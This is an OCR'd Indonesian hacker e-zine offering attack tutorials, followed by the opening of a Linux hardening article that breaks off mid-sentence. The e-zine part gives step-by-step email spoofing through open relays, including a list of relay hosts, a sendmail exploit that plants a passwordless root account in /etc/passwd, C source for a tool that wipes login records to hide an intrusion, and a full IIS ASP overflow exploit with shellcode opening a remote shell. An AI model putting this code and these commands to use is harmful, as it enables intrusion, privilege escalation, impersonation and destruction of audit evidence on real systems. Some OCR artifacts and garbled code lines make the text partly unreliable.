-- http://www.securiteam.com
-- http://www.slashdot.org
-- http://www.technotronic.com



REFERENSI a.k.a bacaan :
BrainRawt at www.haxworx.com

Greatz to: IHACK- Indonesian Hackers Team
e-c-h-o,y3dips,b0iler,BrainRawt

kritik &saran ; ihack@stardawn.net (ihack.stardawn.net)



IHACK#0.2


Author: basher13 |basher13@stardawn.net (www.stardawn.net)
Online @ www.echo.or.id :: http://ezine.echo.or.id

CHAPTER#1.0

+Mail spoofing
+Koneksi melalui telnet
+Windows telnet
+Spoofing mailfrom
+daftar anonymous mailserver

Mail Spoofing

E-zine kali membahas tentang pengiriman email spoofing,banyak sudah artikel atau e-zine yang menjelaskan tentang spoofing tersebut.Ada baiknya jika IHACK membahas dan memberikan penjelasan lagi bagi yang ingin tahu soal mail spoofing .Sebelumnya anda pernah mendengar atau mendapatkan email kiriman dari web server anda sendiri atau dari webserver lainnya ,yang berbentuk 'fake'asli atau palsu.Atau anda ingin mengirimkan email dengan fbi.gov,nasa.com,dll,hal tersebut sangatlah mudah dan yang dibutuhkan untuk operasi tersebut hanyalah sebuah telnet(smtp)Simple Mail Transfer Protocol.



Koneksi melalui telnet

Berikut ringkasan pendek untuk pengiriman email spoffing;

* telnet>o webserver.com 80
* type: mail from: asalspoof@alamat.com
* type: rcpt to: korban@mail.com
* type: data
* type: Pesan anda
* type: .

Windows telnet

Buka telnet melalui mesin win95:


* klik start, dan pilih run
* type: telnet di dialog box
* tekan enter-a telnet client pop up
* klik di "terminal" menu
* pilih preferences
* pastikan "Enable local echo" telah dipilih
* klik "connect" menu
* klik "remote system"-a dialog box pop up
* enter alamat apa saja di dialog box (contoh: www.omnics.co.jp)
* gunakan port 25
* klik connect

Spoofing mailfrom

Setelah telnet dijalankan,ikuti perintah berikut ini;


* mail from: terserah@anda.com
* rcpt to: alamat email yang ingin anda kirimkan
* data
* pesan kamu
* .
* (enter 2x)

Dimana saat telnet berjalan ,ketik 'help' untuk mengetahui beberapa perintah telnet/mail daemon.
Selamat Email spoofing anda telah terkirim !



daftar anonymous mailserver
---
dibawah ini daftar dari beberapa mailserver diperlukan bisa untuk spoofing:

zombie.com
nccn.net
telis.org
cvo.oneworld.com
www.marist.chi.il.us
bi-node.zerberus.de
underground.net
alcor.unm.edu
venus.earthlink.net
mail.airmail.net
redstone.army.mil
pentagon.mil
centerof.thesphere.com
misl.mcp.com
jeflin.tju.edu
arl-mail-svc-1.compuserve.com
alcor.unm.edu
mail-server.dk-online.dk
lonepeak.vii.com
burger.letters.com
aldus.northnet.org
netspace.org
mcl.ucsb.edu
wam.umd.edu
atlanta.com
venus.earthlink.net
urvax.urich.edu
vax1.acs.jmu.edu
loyola.edu
brassie.golf.com
quartz.ebay.gnn.com
palette.wcupa.edu
utrcgw.utc.com
umassd.edu
trilogy.usa.com
corp-bbn.infoseek.com
vaxa.stevens-tech.edu
ativan.tiac.net
miami.linkstar.com
wheel.dcn.davis.ca.us



kroner.ucdavis.edu
ccshst01.cs.uoguelph.ca
server.iadfw.net
valley.net
grove.ufl.edu
cps1.starwell.com
unix.newnorth.net
mail2.sas.upenn.edu
nss2.cc.lehigh.edu
blackbird.afit.af.mil
denise.dyess.af.mil
cs1.langley.af.mil
wpgate.hqpacaf.af.mil
www.hickam.af.mil
wpgate.misawa.af.mil
guam.andersen.af.mil
dgis.dtic.dla.mil
www.acc.af.mil

..kamu bisa menambahkan mailserver tersebut.


CHAPTER#2.0

+sendmail8.8.4 exploit
+Menghapus sistem log
+127.0.0.1
+Windows 2000 Server Exploit

sendmail8.8.4 exploit

anda sebelumnya harus mempunyai shell account di server tersebut.Exploit ini membuat link dari /etc/passwd ke /var/tmp/dead.letter,berikut cara kerja sendmail exploit;

* ln /etc/passwd /var/tmp/dead.letter
* telnet target.host 25
* mail from: nonexsistent@not.an.actual.host.com




```
  * rcpt to: nonexsistent@not.as.actual.host.com
  * data
  * lord::0:0:leet shit:/root:/bin/bash
  * .
  * quit
```

B00m,selamat anda telah mengtelnet port 23 dan login sebagai lord,tanpa menggunakan password.Lord mempunyai privacy disini sebagai root.


Menghapus sistem log

Edit /etc/utmp, /usr/adm/wtmp dan /usr/adm/lastlog.Ini bukanlah sebuah text file dan tidak dapat diubah,program c dibawah ini dapat menghapus sistem log tersebut.

```
#include
#include
#include
#include
#include
#include
#include
#include
#define WTMP_NAME "/usr/adm/wtmp"
#define UTMP_NAME "/etc/utmp"
#define LASTLOG_NAME "/usr/adm/lastlog"

int f;

void kill_utmp(who)
char *who;
{
   struct utmp utmp_ent;

 if ((f=open(UTMP_NAME,O_RDWR))>=0) {
      while(read (f, &utmp_ent, sizeof (utmp_ent))> 0 )
        if (!strncmp(utmp_ent.ut_name,who,strlen(who))) {
                    bzero((char *)&utmp_ent,sizeof( utmp_ent ));
                    lseek (f, -(sizeof (utmp_ent)), SEEK_CUR);
                    write (f, &utmp_ent, sizeof (utmp_ent));
               }
      close(f);
```



```
  }
}

void kill_wtmp(who)
char *who;
{
   struct utmp utmp_ent;
   long pos;

   pos = 1L;
   if ((f=open(WTMP_NAME,O_RDWR))>=0) {

      while(pos != -1L) {
        lseek(f,-(long)( (sizeof(struct utmp)) * pos),L_XTND);
        if (read (f, &utmp_ent, sizeof (struct utmp))<0) {
            pos = -1L;
        } else {
            if (!strncmp(utmp_ent.ut_name,who,strlen(who))) {
                  bzero((char *)&utmp_ent,sizeof(struct utmp ));
                  lseek(f,-( (sizeof(struct utmp)) * pos),L_XTND);
                  write (f, &utmp_ent, sizeof (utmp_ent));
                  pos = -1L;
            } else pos += 1L;
        }
      }
      close(f);
  }
}

void kill_lastlog(who)
char *who;
{
   struct passwd *pwd;
   struct lastlog newll;

      if ((pwd=getpwnam(who))!=NULL) {

        if ((f=open(LASTLOG_NAME, O_RDWR)) >= 0) {
            lseek(f, (long)pwd->pw_uid * sizeof (struct lastlog), 0);
            bzero((char *)&newll,sizeof( newll ));
            write(f, (char *)&newll, sizeof( newll ));
            close(f);
        }

   } else printf("%s: ?\n",who);
```



```
}

main(argc,argv)
int argc;
char *argv[];
{
   if (argc==2) {
        kill_lastlog(argv[1]);
        kill_wtmp(argv[1]);
        kill_utmp(argv[1]);
        printf("Zap2!\n");
   } else
   printf("Error.\n");
}
```


...Gunakan program tersebut untuk pelajaran dan pengetahuan semata-mata.

127.0.0.1
---
angka atau nomer 127.0.0.1 merupakan loopback network,jika anda menggunakan telnet,ftp,smtp..dll
angka tersebut berasal dari no ip asal mesin komputer pribadi anda.


Windows 2000 Server Exploit

ASP overlow exploit berikut ini akan membuka port 1111 ,nantinya kamu dapat mengaksess ke targethost dan sang korban akan menerima pesan box di terminal screen menunjukkan bahwa AV(Access Violaion) telah error.Gunakan MS VC++ untuk mengkomplie code ini.


```
#include "stdafx.h"
#include
#include
#include
#include
#pragma comment (lib,"Ws2_32")

int main(int argc, char* argv[])
{
        if(argc != 4)
        {
```




```
		printf("%s ip port aspfilepath\n\n",argv[0]);
		printf(" ie. %s 127.0.0.1 80 /iisstart.asp\n",argv[0]);
		return 0;
	}
	DWORD srcdata=0x01e2fb1c-4;//0x00457474;
	//alamat SHELLCODE
	DWORD jmpaddr=0x00457494; //0x77ebf094;/ /0x01e6fcec;
//"\x1c\xfb\xe6\x01"; //"\x0c\xfb\xe6\x01";
	char* destIP=argv[1];
	char* destFile=argv[3];
	int webport=atoi(argv[2]);
	char* pad="\xcc\xcc\xcc\xcc" "ADPA" "\x02\x02\x02\x02" "PADP"; //16 bytes
	WSADATA ws;
	SOCKET s;
	long result=0;
	if(WSAStartup(0x0101,&ws) != 0)
	{
		puts("WSAStartup() error");
		return -1;
	}
	struct sockaddr_in addr;
	addr.sin_family=AF_INET;
	addr.sin_port=htons(webport);
	addr.sin_addr.s_addr=inet_addr(destIP);
	s=socket(AF_INET,SOCK_STREAM,0);
	if(s==-1)
	{
		puts("Socket lagi error");
		return -1;
	}
	if(connect(s,(struct sockaddr *)&addr,sizeof(addr)) == -1)
	{
		puts("Tidak dapat tersambung ke spesifikasi host");
		return -1;
	}
	char buff[4096];
	char* shellcode=
	"\x55\x8b\xec\x33\xc0\xb0\xf0\xf7\xd8\x03\xe0\x8b\xfc\x33\xc9\x89"
	"\x8d\x2c\xff\xff\xff\xb8\x6b\x65\x72\x6e\xab\xb8\x65\x6c\x33\x32"
	"\xab\x32\xc0\xaa\xb8\x77\x73\x6f\x63\xab\xb8\x6b\x33\x32\x2e\xab"
	"\x4f\x32\xc0\xaa\x8d\x7d\x80\xb8\x63\x6d\x64\x2e\xab\x32\xc0\x4f"
	"\xaa\xb8\x23\x80\xe7\x77\x8d\x9d\x10\xff\xff\xff\x53\xff\xd0\x89"
	"\x45\xfc\xb8\x23\x80\xe7\x77\x8d\x9d\x19\xff\xff\xff\x53\xff\xd0"
	"\x89\x45\xf8\xbb\x4b\x56\xe7\x77\x6a\x47\xff\x75\xfc\xff\xd3\x89"
	"\x45\xf4\x6a\x48\xff\x75\xfc\xff\xd3\x89\x45\xf0\x33\xf6\x66\xbe"
```



```
"\x1d\x02\x56\xff\x75\xfc\xff\xd3\x89\x45\xec\x66\xbe\x3e\x02\x56"
"\xff\x75\xfc\xff\xd3\x89\x45\xe8\x66\xbe\x0f\x03\x56\xff\x75\xfc"
"\xff\xd3\x89\x45\xe4\x66\xbe\x9d\x01\x56\xff\x75\xfc\xff\xd3\x89"
"\x85\x34\xff\xff\xff\x66\xbe\xc4\x02\x56\xff\x75\xfc\xff\xd3\x89"
"\x85\x28\xff\xff\xff\x33\xc0\xb0\x8d\x50\xff\x75\xfc\xff\xd3\x89"
"\x85\x18\xff\xff\xff\x6a\x73\xff\x75\xf8\xff\xd3\x89\x45\xe0\x6a"
"\x17\xff\x75\xf8\xff\xd3\x89\x45\xdc\x6a\x02\xff\x75\xf8\xff\xd3"
"\x89\x45\xd8\x33\xc0\xb0\x0e\x48\x50\xff\x75\xf8\xff\xd3\x89\x45"
"\xd4\x6a\x01\xff\x75\xf8\xff\xd3\x89\x45\xd0\x6a\x13\xff\x75\xf8"
"\xff\xd3\x89\x45\xcc\x6a\x10\xff\x75\xf8\xff\xd3\x89\x45\xc8\x6a"
"\x03\xff\x75\xf8\xff\xd3\x89\x85\x1c\xff\xff\xff\x8d\x7d\xa0\x32"
"\xe4\xb0\x02\x66\xab\x66\xb8\x04\x57\x66\xab\x33\xc0\xab\xf7\xd0"
"\xab\xab\x8d\x7d\x8c\x33\xc0\xb0\x0e\xfe\xc8\xfe\xc8\xab\x33\xc0"
"\xab\x40\xab\x8d\x45\xb0\x50\x33\xc0\x66\xb8\x01\x01\x50\xff\x55"
"\xe0\x33\xc0\x50\x6a\x01\x6a\x02\xff\x55\xdc\x89\x45\xc4\x6a\x10"
"\x8d\x45\xa0\x50\xff\x75\xc4\xff\x55\xd8\x6a\x01\xff\x75\xc4\xff"
"\x55\xd4\x33\xc0\x50\x50\xff\x75\xc4\xff\x55\xd0\x89\x45\xc0\x33"
"\xff\x57\x8d\x45\x8c\x50\x8d\x45\x98\x50\x8d\x45\x9c\x50\xff\x55"
"\xf4\x33\xff\x57\x8d\x45\x8c\x50\x8d\x45\x90\x50\x8d\x45\x94\x50"
"\xff\x55\xf4\xfc\x8d\xbd\x38\xff\xff\xff\x33\xc9\xb1\x44\x32\xc0"
"\xf3\xaa\x8d\xbd\x38\xff\xff\xff\x33\xc0\x66\xb8\x01\x01\x89\x47"
"\x2c\x8b\x45\x94\x89\x47\x38\x8b\x45\x98\x89\x47\x40\x89\x47\x3c"
"\xb8\xf0\xff\xff\xff\x33\xdb\x03\xe0\x8b\xc4\x50\x8d\x85\x38\xff"
"\xff\xff\x50\x53\x53\x53\x6a\x01\x53\x53\x8d\x4d\x80\x51\x53\xff"
"\x55\xf0\x33\xc0\xb4\x04\x50\x6a\x40\xff\x95\x34\xff\xff\xff\x89"
"\x85\x30\xff\xff\xff\x90\x33\xdb\x53\x8d\x85\x2c\xff\xff\xff\x50"
"\x53\x53\x53\xff\x75\x9c\xff\x55\xec\x8b\x85\x2c\xff\xff\xff\x85"
"\xc0\x74\x49\x33\xdb\x53\xb7\x04\x8d\x85\x2c\xff\xff\xff\x50\x53"
"\xff\xb5\x30\xff\xff\xff\xff\x75\x9c\xff\x55\xe8\x85\xc0\x74\x6d"
"\x33\xc0\x50\xff\xb5\x2c\xff\xff\xff\xff\xb5\x30\xff\xff\xff\xff"
"\x75\xc0\xff\x55\xcc\x83\xf8\xff\x74\x53\xeb\x10\x90\x90\x90\x90"
"\x90\x90\x6a\x32\xff\x95\x28\xff\xff\xff\xeb\x99\x90\x90\x33\xc0"
"\x50\xb4\x04\x50\xff\xb5\x30\xff\xff\xff\xff\x75\xc0\xff\x55\xc8"
"\x83\xf8\xff\x74\x28\x89\x85\x2c\xff\xff\xff\x33\xc0\x50\x8d\x85"
"\x2c\xff\xff\xff\x50\xff\xb5\x2c\xff\xff\xff\xff\xb5\x30\xff\xff"
"\xff\xff\x75\x90\xff\x55\xe4\x85\xc0\x74\x02\xeb\xb4\xff\x75\xc4"
"\xff\x95\x1c\xff\xff\xff\xff\x75\xc0\xff\x95\x1c\xff\xff\xff\x6a"
"\xff\xff\x95\x18\xff\xff\xff";

char* s1="POST ";// HTTP/1.1\r\n";
char* s2="Accept: */*\r\n";
char* s4="Content-Type: application/x-www-
form-urlencoded\r\n";
char* s5="Transfer-Encoding:
chunked\r\n\r\n";
```



```
        char* sc="0\r\n\r\n\r\n";
        char shellcodebuff[1024*8];
        memset(shellcodebuff,0x90,sizeof(shellcodebuff));
        memcpy(&shellcodebuff[sizeof(shellcodebuff) - strlen(shellcode) -
1],shellcode,strlen(shellcode));
        shellcodebuff[sizeof(shellcodebuff)-1] = 0;
        char sendbuff[1024*16];
        memset(sendbuff,0,1024*16);
        sprintf(sendbuff,"%s%s?%s HTTP/1.1\r\n%sHost:
%s\r\n%s%s10\r\n%s\r\n4\r\nAAAA\r\n4\r\nBBBB\r\n%s", s1, destFile, shellcodebuff,
s2, destIP, s4,s 5, pad/*,srcdata,jmpaddr*/, sc);
        int sendlen=strlen(sendbuff);
        *(DWORD *)strstr(sendbuff,"BBBB") = jmpaddr;
        *(DWORD *)strstr(sendbuff,"AAAA") = srcdata;
        result=send(s,sendbuff,sendlen,0);
        if(result == -1 )
        {
                puts("Kirim shellcode error!");
                return -1;
        }
        memset(buff,0,4096);
        result=recv(s,buff,sizeof(buff),0);
        if(strstr(buff,"") != NULL)
        {
                shutdown(s,0);
                closesocket(s);
                puts("Kirim shellcode error!Coba lagi!");
                return -1;
        }
        shutdown(s,0);
        closesocket(s);
        printf("\nGunakan untuk terhubung ke host\n",destIP);
        puts("Anda tidak dapat terhubung ke host,coba lagi!");
        return 0;
}


/*********************************************************************
      ======  IHACK#0.2  =========
     Author: basher13 | Email:basher13@stardawn.net
     website:http://ihack.stardawn.net
     Greetz:IHACK-Indonesian Hackers Team
          DUncan silver,Abhisek Datta
 *********************************************************************/
```



Linux Security On-The-Fly (Part I)

Author: Biatch-X || blu3_oxygen@phreaker.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

/* Kata-kata Pengantar */


Dokumen ini membahas masalah sekuritas yang sering dihadapi oleh para Administrator Sistem
Operasi Linux. Memuat filosofi sekuritas sistem dan beberapa contoh yang lebih spesifik
bagaimana cara untuk membuat sistem linux anda menjadi lebih aman dari para penyusup. Juga
menyertakan beberapa materi yang menyangkut masalah sekuritas dan program. Pengembangan, kritik
membangun dan pembenahan dengan senang hati akan diterima.

Pendahuluan

Dokumen ini meliputi beberapa dari kasus-kasus yang sering terjadi yang mempengaruhi sekuritas
linux. Filosofi mendasar dan Net-Born Resources juga dibahas. Beberapa Dokumen How-To sangat
spesifik mengenai Kasus Sekuritas, dan Dokumen itu lebih ditujukan kepada masalah yang lebih
spesifik lagi. Dokumen ini bukan dibuat untuk menjadi Dokumen Eksploit yang Up-To-Date. Banyak
sekali Eksploit baru yang bermunculan setiap hari. Dokumen ini akan mencoba mengajak anda untuk
melihat informasi yang up-to-date, dan selalu mencoba memberi beberapa metode mendasar untuk
mencegah agar sistem anda aman dari Eksploit.

Sekilas pandang (overview) :d

Dokumen ini akan mencoba menjelaskan beberapa prosedur dan software yang sering dipakai untuk
membantu sistem linux menjadi lebih aman. Sangat penting untuk sering berdiskusi beberapa
konsep dasar terlebih dahulu, dan membuat pondasi sekuritas sebelum memulai.




Mengapa kita membutuhkan sekuritas ?

Dalam dunia komunikasi yang global, koneksi internet yang murah dan pengembangan software yang
sangat cepat, sekuritas menjadi masalah. Sekuritas menjadi salah satu perlengkapan dasar yang
harus dimiliki karena komputerisasi global menjadi sangat tidak aman. Sebagaimana data anda
yang ditansfer dari titik A ke titik B di internet, sebagai contoh, data anda mungkin melewati
beberapa titik sepanjang perjalanan ke-tujuan, memberi kesempatan ke pengguna yang lain
menerima, bahkan menggantinya. Walaupun pengguna yang lain didalam sistem kamu mungkin secara
tersembunyi mengubah data anda ke sesuatu yang tidak akan anda inginkan. Akses terlarang
kedalam sistem anda mungkin dikendalikan oleh penyusup, yang juga dikenal sebagai "Crackerz",
yang pengetahuan sistem yang tinggi untuk mengelabui anda, mencuri informasi berharga bahkan
mungkin membuat anda tidak bisa masuk ke sistem anda sendiri. Bila anda bertanya apa bedanya
antara "Hacker" dan "Crackerz", silahkan membaca Dokumen dari Eric Raymond, "How to Become A
Hacker" yang dapat anda akses di http://www.catb.org/~esr/faqs/hacker-howto.html

Seberapa Aman-nya "Aman".


Pertama-tama, ingatlah bahwa tidak ada satupun sistem computer yang benar-benar aman. Yang
dapat anda perbuat adalah membuatnya menjadi Sangat Sulit bagi orang lain untuk dapat menyusup
kedalam sistem anda. Untuktat sekuritas yang jauh lebih tinggi dibanding Pengguna Linux
Rumahan, misalnya bank, perusahaan telekomunikasi dan lain-lain, dibutuhkan lebih banyak kerja
keras. Faktor lain untuk mengambil account adalah semakin aman suatu sistem maka semakin
bergairah para penyusup. Anda harus menentukan dimana titik temu antara kenyamanan dan keamanan
dari sistem tersebut. Sebagai perbandingan, anda bisa melakukan setting terhadap sistem untuk
hanya mengijinkan akses ke sistem hanya melalui IP/Hostname yang terdaftar, ini lebih aman



tentunya, tapi bagaimana bila mereka tidak berada di IP/Hostname yang telah terdaftar kedalam
sistem ? Anda juga bisa melakukan setting ke sistem untuk tidak dapat berinteraksi dengan
internet, tapi batasan ini tidak terlalu berguna. Bila anda mempunyai situs yang berukuran
sedang-besar, anda harus mengadakan polis sekuritas yang dibutuhkan untuk mengetahui seberapa
penting/banyak yang dibutuhkan oleh situs dan audit apa yang akan dipakai. Anda bisa mencari
contoh polis sekuritas di http://www.faqs.org/rfcs/rfc2196.html .

Apa yang ingin anda lindungi ?

Sebelum anda mencoba mengamankan sistem anda, anda terlebih dahulu harus dapat menetukan
tingkat dari ancaman yang bakal dihadapi, resiko yang harus atau tidak harus diambil, dan
seberapa rawan sistem anda sebagai hasilnya. Anda harus menganalisa sistem untuk mengetahui apa
yang anda lindungi, mengapa anda lindungi, berapa nilai yang anda lindungi dan siapa yang
bertanggung jawab terhadap data dan aset yang lain. Resiko adalah kemungkinan penyusup berhasil
melakukan penetrasi kedalam sistem anda. Dapatkah penyusup membaca atau menulis file, atau
meng-eksekusi program yang dapat merusak sususan sistem ? Dapatkah penyusup menghapus data
penting ? Dapatkah penyusup mengakali sistem sehingga anda dan perusahaan tidak dapat masuk
kedalam sistem ? Jangan lupakan bahwa : Seseorang yang dapat akses ke account anda, atau
kedalam sistem juga dapat mengelabui anda. Biasanya, bila mempunyai 1 account yang tidak aman
didalam sistem akan menyebabkan sistem secara keseluruhan dapat dirusak. Jika anda mengijinkan
satu user tunggal untuk login menggunakan file .rhost, atau menggunakan service yang tidak aman
seperti tftp maka semakin besar resiko yang akan anda hadapi, seperti membiarkan penyusup
meletakkan satu kakinya kedalam sistem anda. Sekali penyusp berhasil masuk maka dia bisa
menggunakan sistem anda untuk melakukan penyusupan ke sistem yang lain. Ancaman biasanya dari



seseorang yang mempunyai motivasi untuk mendapatkan akses kedalam jaringan anda. Anda harus
dapat memilih atau mempercayai siapa saja yang dapat melakukan akses kedalam sistem anda, dan
ancaman apa yang dapat mereka sebabkan.Ada beberapa macam karakteristik yang berbeda dari para
penyusup, dan ini sangat berguna untuk mengetahui secara jelas karakter dan motivasi mereka
untuk mengamankan sistem anda.

Si Ingin Tahu : Tipe penyusup ini didasari dari rasa keingin tahuan mereka tentang sistem dan
data yang anda miliki.


Si Perusak : Tipe penyusup ini biasanya membuat sistem anda mengalami masalah, atau melakukan
penggantian halaman depan, atau memaksa anda untuk menghabiskan waktu dan biaya untuk
memperbaiki sistem anda yang telah rusak yang disebabkan oleh penyusup.

Si Tukang Pamer : Tipe penyusup ini biasanya mencoba menggunakan sistem anda untuk mendapatkan
ketenaran dan popularitas dikalangan "Underground". Dia dapat menggunakan keamanan sistem anda
untuk memamerkan kemampuan dia.

Si Pelomba : Tipe penyusup ini biasanya tertarik dengan data apa yang anda miliki didalam
sistem anda. Mungkin juga seseorang yang berpikir bahwa anda mempunyai sesuatu yang dapat
menguntungkan dia, secara finansial atau sebaliknya.

Si Tukang Pinjam : Tipe penyusup ini tertarik dengan setting di sistem anda dan mencoba memakai
sumber daya yang ada untuk tujuan pribadi mereka. Biasanya mereka akan menjalankan IRC Server,
PsyBNC, Eggdrop, Koleksi porno, bahkan mungkin melakukan instalasi Server DNS !!.

Si Bajing Loncat : Tipe penyusup ini biasanya tertarik kepada sistem anda untuk dapat masuk
kedalam sistem yang lain. Bila sistem anda terhubung dengan baik atau merupakan Gateway
terhadap beberapa Internal Host, anda mungkin dapat melihat tipe ini berusaha untuk masuk




kedalam sistem anda.

Celah keamanan menjelaskan seberapa terlindungi sistem anda dari jaringan lain, dan berapa
besar potensi seseorang untuk melakukan penyusupan. Berapa banyak waktu yang dibutuhkan untuk
mengambil/menyelamatkan data yang hilang ? Waktu yang anda bisa hemat sepuluh kali lebih banyak
apabila anda telah melakukan back-up sekarang. Sudahkan anda menentukan strategi back-up, atau
sudahkah anda melakukan audit terhadap sistem anda belakangan ini ?

"Apa yang tidak diperbolehkan berarti terlarang"

Ini berarti sebelum anda mengijinkan user untuk menggunakan service, berarti user tidak dapat
menggunakan sampai anda mengijinkan untuk digunakan. pastikan bahwa Polis bekerja pada account
user regular. Misalnya "Ah.. saya tidak dapat melakukan menyelesaikan masalah 'perijinan' ini,
akan saya lakukan saja memakai 'root'" dapat berdampak pada celah keamanan, dan bahkan yang
belum dieksploitasi sebelumnya.

Dokumen ini akan sedikit membahas variasi yang dapat anda lakukan untuk melakukan pengamanan
terhadap aset yang anda miliki dengan susah payah : PC anda, Data anda, Pengguna anda, Jaringan
anda, bahkan reputasi anda !! Apa yang akan terjadi pada reputasi anda apabila penyusup
menhapus beberapa file penting dari Pengguna anda ? Atau mungkin melakukan Defacing Tampilan
awal situs anda ? Atau mempublikasikan Rencana Proyek perusahaan anda kedepan. Bila anda
berencana untuk melakukan instalasi Jaringan, terdapat banyak faktor yang harus anda ambil
sebelum memasukkan 1 PC kedalam jaringan anda. Bahkan bila anda mempunyai koneksi Dial-Up
(PPP), atau mungkin hanya sebuah situs kecil, ini bukan berarti bahwa penyusup tidak akan
tertarik terhadap sistem anda. Situs besar atau yang mempunyai Imej tinggi bukan merupakan
satu-satunya target, banyak penyusup secara sederhana hanya menginginkan sebanyak mungkin



